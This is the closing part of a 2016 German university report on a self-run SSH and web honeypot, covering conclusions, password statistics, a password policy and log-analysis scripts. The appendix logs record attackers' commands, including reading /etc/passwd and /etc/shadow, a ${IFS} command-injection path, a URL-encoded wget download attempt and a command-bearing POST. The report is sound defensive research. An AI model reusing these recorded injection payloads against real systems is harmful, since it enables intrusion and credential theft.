Die unter 3.1 aufgeführten Muss-Kriterien wurden vollständig erfüllt. In diesem Projekt wurde ein Honeypotsystem auf einem von providerdienste.de bereitgestellten vServer umgesetzt. Dieser vServer ist über eine öffentliche IPv4-Adresse im Internet erreichbar und implementiert ein SSH- und Webhoneypot. Durch die von providerdienste.de bereitgestellte Konsole ist es möglich, das System selbst dann, wenn keine Verbindung via SSH möglich ist oder der Server kompromittiert oder gar übernommen wurde, zu konfigurieren und darauf zuzugreifen. Durch die Aktualisierung aller Pakete und der Limitierung der SSH-Authentifizierung auf ein Public-Key-Verfahren wurde das Honeypotsystem bestmöglich abgesichert. Jeglicher Datenverkehr wird geloggt.

Das Soll-Kriterium der automatischen Benachrichtigung bei einem Angriff auf das Honeypotsystem stellte sich im Nachhinein als nicht sonderlich hilfreich dar. Speziell auf Port 22 und somit auf den SSH-Honeypot wurden täglich viele Verbindungen aufgebaut. Die Benachrichtigung darüber war für die Projektmitglieder aber wenig hilfreich, da jegliche Kommunikation und Angriffsversuche geloggt und automatisiert ausgewertet wurden. Zudem werden die auswerteten Daten und Konfigurationen automatisch über eine verschlüsselte Verbindung auf dem Cloud-Speicher Google Drive abgelegt. Die Benachrichtigung bietet so nur einen geringen Mehrwert. Bei der Archivierung der auswerteten Daten sowie dem Backup von Konfigurationsdateien ist anzumerken, dass hier ein separater Server oder ein anderes Backupmedium möglicherweise besser geeignet wäre, da es mit den Richtlinien von Google zu einem Datenschutzkonflikt kommen kann.

Die Kann-Kriterien unter 3.3 wurden nur teilweise erfolgreich umgesetzt. So war es dem Projektteam aus technischen Gründen nicht möglich, neben dem Honeypotsystem weitere Systeme wie einen Router, eine Firewall oder PCs in die Infrastruktur zu integrieren. Auch die Umsetzung eines Honeypots, der ein offenes WLAN oder einen Fake-Access-Point bietet konnte nicht umgesetzt werden. Hier bietet sich Verbesserungspotential, da die durch ein Honeypot gewonnen Informationen speziell in einer größeren Umgebung wertvoll sind. So ist denkbar, aus den gesammelten IP-Adressen Firewallregeln zu erstellen, die auf einer der Infrastruktur vorgelagerten Firewall zur Wirkung kommen. Die komplette Umsetzung des Projekts fand auf einem gemieteten vServer statt. Die Kosten liegen hier mit 9,00 Euro je Monat in einem überschaubaren Rahmen. Die Anforderung nach einem geringen Stromverbrauch kann nicht exakt beurteilt werden, da über den Stromverbrauch keine Informationen vorliegen. Auf Grund dessen, dass es sich bei unserem System um ein virtuelles System

handelt, welches sich ein physikalisches System mit anderen virtuellen Systemen teilt, kann jedoch von einer gewissen Energieeffizienz ausgegangen werden. Die Anforderung an einen reverse DNS-Lookup wurde wie unter *x.y* beschrieben umgesetzt und zusätzlich durch eine Darstellung einer Geo-IP-Karte (siehe Anhang *x.y*) ergänzt

8.2 Schlussfolgerungen SSH-Honeypot

Wie der Statistik im Anhang unter Pipal Passwortstatistik entnommen werden kann, wurden am SSH-Honeypot-Port insgesamt 420 Passwörter eingegeben, 130 davon sind einzigartig. Die 10 meistgenutzten Passwörter machen 35,46% aller Passwordeingaben aus. Betrachtet man die 10 meistgenutzten Passwörter genauer, fällt auf, dass hier vorrangig die Zeichenketten *admin* und *password* sowie Zahlenfolgen wie *123456* vertreten sind. Die Länge der eingegeben Passwörter betrug in über 25% der Fälle sechs Zeichen, in 15,71% acht Zeichen und in 14,29% vier Zeichen. Über 80% der eingegeben Passwörter bestanden aus acht oder weniger Zeichen. Ähnlich klare Verteilungen sind bei der Zusammensetzung von Passwörter aus Zeichenklassen zu erkennen. So bestehen über 38% der Passwörter rein aus Buchstaben, weitere 30,48% rein aus Zahlen.

Eine ähnliche einseitige Verteilung lässt sich bei den verwendeten Benutzernamen erkennen. In über 50% der Fälle wurde der Benutzername *root* verwendet. Werden die Benutzernamen *admin*, *user* und *test* hinzugezählt, decken diese Benutzernamen über 75% ab.

Aus diesen Zahlen wird vor allem eines deutlich. Die Verwendung eines der oben genannten Passwörter in Verbindung mit einem der genannten Benutzernamen birgt ein erhebliches Sicherheitsrisiko. Werden die Zugriffszeiten der Angreifer auf den SSH-Honeypot berücksichtigt, kann bei der Verwendung dieser Benutzer-Passwort-Kombinationen von einer Kompromittierung innerhalb weniger Stunden oder gar Minuten ausgegangen werden. Es sollte so zwingend sichergestellt werden, dass ein sicheres Passwort verwendet wird. Besser ist die Authentifizierung rein auf das Public-Key-Verfahren zu beschränken.

Es muss angenommen werden, dass Angreifer nicht nur bei SSH-Zugriffen auf einfache Kombination aus Benutzernamen und Passwörter setzen. Jedoch ist bei anderen Diensten zur Passwortauthentifizierung oftmals keine Alternative vorgesehen. In diesem Fall sollte zwingend ein sicheres Passwort gewählt werden. Um die Definition eines sicheren Passworts zu veranschaulichen, leitet das Projektteam aus der Passwortstatistik eine Passwortrichtlinie ab. Diese sieht vor, dass ein sicheres Passwort folgende Eigenschaften besitzt:

- Passwortlänge von mindestens 10 oder mehr Zeichen
- Kombination aus den Zeichenklassen Klein- und Großbuchstaben, Zahlen und Sonderzeichen
- Benutzung von Wörtern und persönlichen Daten wie Namen und Geburtsdatum vermeiden

Da selbst im Bewusstsein dieser Richtlinien dazu tendiert wird, nicht sichere Passwörter zu generieren, empfiehlt das Projektteam die Verwendung eines Passwortmanagers wie KeePass¹. KeePass ist für alle gängigen Betriebssysteme verfügbar und ermöglicht es rein zufällige Passwörter zu generieren, zu verwalten und sicher zu speichern. Somit kann auch der Empfehlung für jeden Dienst ein separates Passwort zu verwenden einfach nachgekommen werden.

8.3 Schlussfolgerungen Web-Honeypot

Aufgrund der späteren Inbetriebnahme des Web-Honeypots lassen sich zum jetzigen Zeitpunkt noch keine genaueren Rückschlüsse ziehen. Statistiken und Schlussfolgerungen basierend auf einer Auswertung geloggtter Zugriffe werden nach ausreichender Laufzeit folgen.

¹ *KeePass*: <http://keepass.info/>

9 Fazit


Dieses Honeypot-Projekt war für die Teammitglieder äußerst lehr- und aufschlussreich. Die Umsetzung eines Honeypotsystems erfordert einiges an Planung, um die Gefahr einer möglichen Kompromittierung auf ein Minimum reduzieren zu können. Die im Rahmen der Vorlesung Systemadministration erlernten Fähigkeiten und Erfahrungen trugen dazu bei, ein Linux basiertes System grundlegend zu konfigurieren, auf bestimmte Anforderungen anzupassen sowie die Implementierung eines Projektgegenstands vorzunehmen.

Darüber hinaus konnte das Projektteam Erfahrungen im Bereich von Honeypots sammeln. Besonders aufschlussreich war, dass ein im Internet erreichbarer Server oder Dienst in kürzester Zeit zum Opfer werden kann. Zudem wurde die vorhandene Kenntniss sichere Passwörter zu verwenden noch einmal verstärkt.

A Anhang

Gantt-Diagramm

	Name	Duration	Start	Finish	Predecessors
1	Bestimmung der Rahmenbedingungen	2d	14/10/2016	17/10/2016	
2	Erreichbarkeits-Test der Einsatzumgebung	3d	14/10/2016	18/10/2016	
3	Einsatz einer Firewall	2d	19/10/2016	20/10/2016	1,2
4	Feedback in Projektskizze einfließen lassen, Pflichtenheft erstellen	5d	24/10/2016	28/10/2016	3
5	Honeypot: Aufsetzen/Grundinstallation	4d	24/10/2016	27/10/2016	3
6	Pflichtenhefte sichten & Feedback geben	5d	31/10/2016	04/11/2016	4
7	Honeypot: Umsetzung Anforderungen der Rubrik "Must"	7d	28/10/2016	07/11/2016	3,5
8	Honeypot: Umsetzung Anforderungen der Rubrik "Should"	6d	28/10/2016	04/11/2016	3,5
9	Honeypot: Umsetzung Anforderungen der Rubrik "Could"	5d	31/10/2016	04/11/2016	3,5
10	Feedback in Pflichtenheft und Umsetzung einfließen lassen	5d	07/11/2016	11/11/2016	6
11	Honeypot: Zwischentest (Lokal)	1d	08/11/2016	08/11/2016	7,8
12	Honeypot: Zwischentest (Externer Zugriff)	1d	09/11/2016	09/11/2016	7,8,11
13	Dokumentation der bestehenden Umgebung	4d	10/11/2016	15/11/2016	11,12
14	Honeypot-Phase 1	4d	10/11/2016	15/11/2016	12
15	Analyse, Auswertung und Dokumentation der ersten Angriffsphase	4d	14/11/2016	17/11/2016	10
16	Vornehmen von mögl. Anpassungen / Optimierungen	4d	18/11/2016	23/11/2016	15
17	Honeypot-Phase 2	4d	24/11/2016	29/11/2016	16
18	Analyse und Auswertung der zweiten Angriffsphase	4d	24/11/2016	29/11/2016	16
19	Dokumentation der Ergebnisse & Abgabe	5d	28/11/2016	02/12/2016	16
20	β-Dokumentationen sichten & Feedback geben	5d	05/12/2016	09/12/2016	19
21	Überarbeitung Dokumentation & Abgabe	10d	05/12/2016	16/12/2016	19



Ausschnitt aus Kippo-Logdatei

```
2016-11-30 20:39:37+0000 [Kippo.core.ssh.HoneyPotSSHFactory] New connection: 221.194.47.249:48173 (130.255.78.172:22) [session: 595]
2016-11-30 20:39:38+0000 [HoneyPotTransport, 595, 221.194.47.249] Remote SSH version: SSH-2.0-PuTTY
2016-11-30 20:39:38+0000 [HoneyPotTransport, 595, 221.194.47.249] kex alg, key alg: diffie-hellman-group-exchange-sha1 ssh-rsa
2016-11-30 20:39:38+0000 [HoneyPotTransport, 595, 221.194.47.249] outgoing: aes128-ctr hmac-sha1 none
2016-11-30 20:39:38+0000 [HoneyPotTransport, 595, 221.194.47.249] incoming: aes128-ctr hmac-sha1 none
2016-11-30 20:39:38+0000 [HoneyPotTransport, 595, 221.194.47.249] NEW KEYS
2016-11-30 20:39:39+0000 [HoneyPotTransport, 595, 221.194.47.249] starting service ssh-userauth
2016-11-30 20:39:39+0000 [HoneyPotTransport, 595, 221.194.47.249] Got remote error, code 11
2016-11-30 20:39:39+0000 [HoneyPotTransport, 595, 221.194.47.249] connection lost
2016-11-30 20:56:49+0000 [Kippo.core.ssh.HoneyPotSSHFactory] New connection: 221.194.47.208:63817 (130.255.78.172:22) [session: 596]
2016-11-30 20:56:49+0000 [HoneyPotTransport, 596, 221.194.47.208] Remote SSH version: SSH-2.0-PuTTY_Release_0.63
2016-11-30 20:56:49+0000 [HoneyPotTransport, 596, 221.194.47.208] kex alg, key alg: diffie-hellman-group-exchange-sha1 ssh-rsa
2016-11-30 20:56:49+0000 [HoneyPotTransport, 596, 221.194.47.208] outgoing: aes256-ctr hmac-sha1 none
2016-11-30 20:56:49+0000 [HoneyPotTransport, 596, 221.194.47.208] incoming: aes256-ctr hmac-sha1 none
2016-11-30 20:56:49+0000 [HoneyPotTransport, 596, 221.194.47.208] NEW KEYS
2016-11-30 20:56:53+0000 [HoneyPotTransport, 596, 221.194.47.208] starting service ssh-userauth
2016-11-30 20:56:53+0000 [SSHService ssh-userauth on HoneyPotTransport, 596, 221.194.47.208] admin trying auth none
2016-11-30 20:56:53+0000 [SSHService ssh-userauth on HoneyPotTransport, 596, 221.194.47.208] admin trying auth keyboard-interactive
2016-11-30 20:56:53+0000 [SSHService ssh-userauth on HoneyPotTransport, 596, 221.194.47.208] login attempt [admin/123456] succeeded
2016-11-30 20:56:58+0000 [SSHService ssh-userauth on HoneyPotTransport, 596, 221.194.47.208] admin authenticated with keyboard-interactive
2016-11-30 20:56:58+0000 [SSHService ssh-userauth on HoneyPotTransport, 596, 221.194.47.208] starting service ssh-connection
2016-11-30 20:56:58+0000 [SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] got channel session request
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] channel open
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] pty request: xterm (24, 80, 0, 0)
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] Terminal size: 24 80
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] getting shell
2016-11-30 20:56:58+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] Opening TTY log: log/tty/20161130-205658-
2016-11-30 20:57:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] CMD: ls -la
2016-11-30 20:57:07+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] Command found: ls -la
2016-11-30 20:57:46+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] CMD: uname -a
2016-11-30 20:57:46+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] Command found: uname -a
2016-11-30 20:58:01+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] CMD: cat /etc/passwd
2016-11-30 20:58:01+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] Command found: cat /etc/passwd
2016-11-30 20:58:01+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] /etc/passwd resolved into /etc/passwd
2016-11-30 20:58:26+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] Updating realfile to honeyfs/etc/passwd
2016-11-30 20:58:26+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] CMD: cat /etc/shadow
2016-11-30 20:58:26+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] Command found: cat /etc/shadow
2016-11-30 20:58:26+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] /etc/shadow resolved into /etc/shadow
2016-11-30 20:58:26+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] Updating realfile to honeyfs/etc/shadow
2016-11-30 20:58:40+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] CMD: exit
2016-11-30 20:58:40+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] Command found: exit
2016-11-30 20:58:40+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] sending close 0
2016-11-30 20:58:40+0000 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport, 596, 221.194.47.208] remote close
2016-11-30 20:58:40+0000 [HoneyPotTransport, 596, 221.194.47.208] connection lost
```

Benutzernamen und Passwörter extrahieren

```
#!/bin/bash
#
# set variables
KIPPO_LOG="/home/kippo/kippo/log/kippo.log"
USERNAME_FILE="/home/dschwenk/kippo-data/usernames.txt"
PW_FILE="/home/dschwenk/kippo-data/pw.txt"
IP_FILE="/home/dschwenk/kippo-data/ips.txt"

# extract usernames
grep ' login attempt ' $KIPPO_LOG |
  awk '{print ($9)}' |
  sort |
  uniq |
  sed -r 's/||\|/|g' > $USERNAME_FILE

# extract passwords
grep ' login attempt ' $KIPPO_LOG |
  awk '{print ($9)}' |
  sed "s|^.*||g" |
  sed "s|||g" > $PW_FILE

# extract IPs
cat $KIPPO_LOG |
  grep -o '
    [0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}' |
  sort |
  uniq > $IP_FILE
```

Listing A.1: Skript zur Extraktion von Benutzernamen und Passwörter aus Kippo-Logfile

Pipal Passwortstatistik

Basic Results

Total entries = 420

Total unique entries = 130

Top 10 passwords

123456 = 38 (9.05%)

admin = 29 (6.9%)

1234 = 16 (3.81%)

password = 11 (2.62%)

12345 = 11 (2.62%)

1111 = 8 (1.9%)

123321 = 8 (1.9%)

111111 = 8 (1.9%)

888888 = 6 (1.43%)

1qazxsw23edc = 6 (1.43%)

Top 10 base words

admin = 31 (7.38%)

password = 25 (5.95%)

p@ssw0rd = 20 (4.76%)

passw0rd = 18 (4.29%)

qazxsw23edc = 6 (1.43%)

ms3853ms = 5 (1.19%)

pass = 5 (1.19%)

wubao = 5 (1.19%)

jiamima = 5 (1.19%)

yhnji = 4 (0.95%)

Password length (length ordered)

1 = 2 (0.48%)

2 = 5 (1.19%)

3 = 11 (2.62%)

4 = 60 (14.29%)

5 = 52 (12.38%)

6 = 108 (25.71%)

7 = 35 (8.33%)

8 = 66 (15.71%)


9 = 34 (8.1%)

10 = 15 (3.57%)

11 = 10 (2.38%)
 12 = 16 (3.81%)
 13 = 4 (0.95%)
 14 = 2 (0.48%)

Password length (count ordered)

6 = 108 (25.71%)
 8 = 66 (15.71%)
 4 = 60 (14.29%)
 5 = 52 (12.38%)
 7 = 35 (8.33%)
 9 = 34 (8.1%)
 12 = 16 (3.81%)
 10 = 15 (3.57%)
 3 = 11 (2.62%)
 11 = 10 (2.38%)
 2 = 5 (1.19%)
 13 = 4 (0.95%)
 1 = 2 (0.48%)
 14 = 2 (0.48%)



One to six characters = 238 (56.67%)
 One to eight characters = 339 (80.71%)
 More than eight characters = 81 (19.29%)

Only lowercase alpha = 158 (37.62%)

Only uppercase alpha = 4 (0.95%)

Only alpha = 162 (38.57%)

Only numeric = 128 (30.48%)

First capital last symbol = 4 (0.95%)

First capital last number = 14 (3.33%)

Single digit on the end = 21 (5.0%)

Two digits on the end = 6 (1.43%)

Three digits on the end = 19 (4.52%)

Last number

0 = 12 (2.86%)

1 = 41 (9.76%)

2 = 9 (2.14%)

3 = 29 (6.9%)

4 = 27 (6.43%)


5 = 12 (2.86%)

6 = 40 (9.52%)

7 = 4 (0.95%)

8 = 6 (1.43%)

9 = 5 (1.19%)



Last digit

$1 = 41$ (9.76%)
 $6 = 40$ (9.52%)
 $3 = 29$ (6.9%)
 $4 = 27$ (6.43%)
 $5 = 12$ (2.86%)
 $0 = 12$ (2.86%)
 $2 = 9$ (2.14%)
 $8 = 6$ (1.43%)
 $9 = 5$ (1.19%)
 $7 = 4$ (0.95%)

Last 2 digits (Top 10)

$56 = 40$ (9.52%)
 $23 = 29$ (6.9%)
 $34 = 27$ (6.43%)
 $11 = 16$ (3.81%)
 $45 = 11$ (2.62%)
 $21 = 10$ (2.38%)
 $12 = 9$ (2.14%)
 $00 = 8$ (1.9%)
 $88 = 6$ (1.43%)
 $10 = 1$ (0.24%)

Last 3 digits (Top 10)

$456 = 39$ (9.29%)
 $123 = 29$ (6.9%)
 $234 = 27$ (6.43%)
 $111 = 16$ (3.81%)
 $345 = 11$ (2.62%)
 $321 = 10$ (2.38%)
 $000 = 8$ (1.9%)
 $888 = 6$ (1.43%)
 $212 = 2$ (0.48%)
 $110 = 1$ (0.24%)

Last 4 digits (Top 10)

$3456 = 39$ (9.29%)
 $1234 = 27$ (6.43%)
 $1111 = 16$ (3.81%)
 $2345 = 11$ (2.62%)
 $0000 = 8$ (1.9%)
 $3321 = 8$ (1.9%)

3123 = 6 (1.43%)
8888 = 6 (1.43%)
4321 = 2 (0.48%)
1212 = 2 (0.48%)

Last 5 digits (Top 10)

23456 = 39 (9.29%)
12345 = 11 (2.62%)
11111 = 8 (1.9%)
23321 = 8 (1.9%)
23123 = 6 (1.43%)
88888 = 6 (1.43%)
00000 = 5 (1.19%)
20112 = 1 (0.24%)
84756 = 1 (0.24%)
10110 = 1 (0.24%)

Character sets

loweralpha: 158 (37.62%)
numeric: 128 (30.48%)
loweralphanum: 57 (13.57%)
mixedalphaspecialnum: 20 (4.76%)
mixedalpha: 16 (3.81%)
mixedalphanum: 16 (3.81%)
loweralphaspecial: 8 (1.9%)
upperalpha: 4 (0.95%)
loweralphaspecialnum: 3 (0.71%)
special: 3 (0.71%)
specialnum: 2 (0.48%)

Character set ordering

allstring: 178 (42.38%)
alldigit: 128 (30.48%)
othermask: 57 (13.57%)
stringdigit: 25 (5.95%)
stringdigitstring: 10 (2.38%)
digitstringdigit: 6 (1.43%)
digitstring: 5 (1.19%)
stringspecialstring: 3 (0.71%)
allspecial: 3 (0.71%)
stringspecial: 3 (0.71%)
specialstringspecial: 2 (0.48%)

Listing A.2: Passwortstatistik generiert durch Pipal Password Analyser

Ausgabe iptables-save

```
# Generated by iptables-save v1.4.21 on Mon Nov 28 19:32:19 2016
*filter
:INPUT ACCEPT [43:3048]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [60:30582]
-A INPUT -s 1.34.159.145/32 -j DROP
-A INPUT -s 106.3.46.117/32 -j DROP
-A INPUT -s 107.13.135.22/32 -j DROP
-A INPUT -s 107.182.140.20/32 -j DROP
-A INPUT -s 109.73.13.86/32 -j DROP
-A INPUT -s 221.229.172.97/32 -j DROP
-A INPUT -s 222.239.10.238/32 -j DROP
-A INPUT -s 31.185.96.148/32 -j DROP
-A INPUT -s 35.156.98.96/32 -j DROP
-A INPUT -s 47.219.21.193/32 -j DROP
-A INPUT -s 5.45.76.23/32 -j DROP
-A INPUT -s 51.15.39.98/32 -j DROP
[...]
-A INPUT -s 58.152.79.97/32 -j DROP
-A INPUT -s 61.182.170.38/32 -j DROP
-A INPUT -s 62.210.198.162/32 -j DROP
-A INPUT -s 62.4.1.193/32 -j DROP
-A INPUT -s 62.4.1.197/32 -j DROP
-A INPUT -s 64.89.202.233/32 -j DROP
-A INPUT -s 66.96.194.161/32 -j DROP
-A INPUT -s 81.214.137.80/32 -j DROP
-A INPUT -s 81.27.85.27/32 -j DROP
-A INPUT -s 81.66.22.140/32 -j DROP
-A INPUT -s 89.13.190.193/32 -j DROP
-A INPUT -s 91.200.13.11/32 -j DROP
-A INPUT -s 91.224.160.106/32 -j DROP
-A INPUT -s 91.224.161.88/32 -j DROP
-A INPUT -s 94.43.62.254/32 -j DROP
-A INPUT -s 95.154.250.21/32 -j DROP
-A INPUT -s 95.39.39.5/32 -j DROP
-A INPUT -s 96.83.84.81/32 -j DROP
COMMIT
# Completed on Mon Nov 28 19:32:19 2016
```

Listing A.3: gekürzte Ausgabe von iptables-save

Auswertung reverse-DNS-Lookup

```
1.34.159.145      1-34-159-145.HINET-IP.hinet.net
106.3.46.117      undefine.inidc.com.cn
107.13.135.22     mta-107-13-135-22.nc.rr.com
107.182.140.20    20-140-182-107-static.reverse.queryfoundry.net
109.73.13.86      database.selecta.org
118.140.178.108   cyberm.com.hk
123.31.34.139     localhost
139.162.73.19     li1553-19.members.linode.com
152.245.191.153   152-245-191-153.user.vivozap.com.br
169.54.233.116    74.e9.36a9.ip4.static.sl-reverse.com
179.164.106.32    179-164-106-32.user.vivozap.com.br
187.195.60.209    dsl-187-195-60-209-dyn.prod-infinity.com.mx
191.210.205.119   191-210-205-119.user.vivozap.com.br
191.22.154.14     191-22-154-14.user.vivozap.com.br
195.154.63.232    195-154-63-232.rev.poneytelecom.eu
198.23.194.212    198-23-194-212-host.colocrossing.com
201.152.197.48    dsl-201-152-197-48-dyn.prod-infinity.com.mx
218.65.30.4       4.30.65.218.broad.xy.jx.dynamic.163data.com.cn
221.194.47.229    mail.colorwind.net
31.185.96.148     148-96-185-31.integrays.it
35.156.98.96      ec2-35-156-98-96.eu-central-1.compute.amazonaws.com
47.219.21.193     47-219-21-193.tyrccmtk01.res.dyn.suddenlink.net
51.15.39.98       98-39-15-51.rev.cloud.scaleway.com
58.152.79.97      n058152079097.netvigator.com
62.210.198.162    62-210-198-162.rev.poneytelecom.eu
62.4.1.193        sc32-smtp.pwnmail.fr
62.4.1.197        sc36-smtp.pwnmail.fr
64.89.202.233     64-89-202-233.static.wntpr.net
66.96.194.161     161-194-96-66.myrepublic.com.sg
81.214.137.80     81.214.137.80.static.ttnet.com.tr
81.66.22.140      81-66-22-140.rev.numericable.fr
89.13.190.193     x590dbec1.dyn.telefonica.de
91.200.13.11      dedic854.hidehost.net
94.43.62.254      94-43-62-254.dsl.utg.ge
95.154.250.21     server.bilaltube.com
95.39.39.5        95.39.39.5.static.user.ontitel.com
96.83.84.81       96-83-84-81-static.hfc.comcastbusiness.net
```

Listing A.4: Ausgabe der reverse-DNS-Auswertung

POST- und Path-Requests extrahieren

```
SNARE_LOG="/home/mstroh/snare/snare.log"
SNARE_POST="/home/mstroh/logs/snare-post.txt"
SNARE_REQUEST_PATHS="/home/mstroh/logs/snare-request-paths.txt"

# extract POST-requests
grep 'POST data:' $SNARE_LOG |
tr -s '\n' |
sort |
uniq -ic |
sort -bgr > $SNARE_POST

# extract request-paths
grep 'Request path:' $SNARE_LOG |
tr -s '\n' |
sort |
uniq -ic |
sort -gr > $SNARE_REQUEST_PATHS
```

Listing A.5: Skript zur Extraktion von POST- und Path-Requests aus SNARE-Logfile

Auswertung snare-path-requests

```
61 Request path: /
14 Request path: /favicon.ico
6 Request path: /webdav/
5 Request path: /robots.txt
5 Request path: /login
4 Request path: /phpmyadmin
4 Request path: /index.html
4 Request path: /auth/login
3 Request path: /index.php
3 Request path: /auth
3 Request path: /administrator
3 Request path: /admin
2 Request path: /password.txt
2 Request path: /password
2 Request path: /pass
2 Request path: /login.php
2 Request path: /language/Swedish${IFS}&&echo${IFS}610cker>qt&&tar${IFS}
2 Request path: /command.php
2 Request path: /cgi/common.cgi
2 Request path: ../../../../../../mnt/mtd/qt
1 Request path: /x
1 Request path: /w00tw00t.at.blackhats.romanian.anti-sec:)
1 Request path: /stssys.htm
1 Request path: /shell?%63%64%20%2F%74%6D%70%3B%77%67%65%74%20%2D%63%20%
1 Request path: /pma/scripts/setup.php
1 Request path: /phpmyadmin/scripts/setup.php
1 Request path: /phpmyadmin/index.php
1 Request path: /nmaplowercheck1480791133
1 Request path: /nice%20ports%2C/Tri%6Eity.txt%2ebak
1 Request path: /myadmin/scripts/setup.php
1 Request path: /log
1 Request path: /hidden
1 Request path: /form
1 Request path: /forgotpass
1 Request path: /contact
1 Request path: /MyAdmin/scripts/setup.php
1 Request path: /HNAP1
1 Request path: /.git/HEAD
```

Listing A.6: Ausgabe der Path-Requests

Auswertung snare-post-requests

4 POST data:

1 POST data: - cmd: cd /var/tmp && echo -ne \\x3610cker > 610cker.txt &&

Listing A.7: Ausgabe der POST-Requests

Selbständigkeitserklärung

Ich versichere, dass ich die vorliegende Dokumentation selbständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt habe.

Die Tabellen, Abbildungen oder Listings in dieser Arbeit sind von mir selbst erstellt worden oder mit einem entsprechenden Quellennachweis versehen.

Weingarten, den 16. Dezember 2016

Unterschrift:
	Michael Stroh	Daniel Schwenk

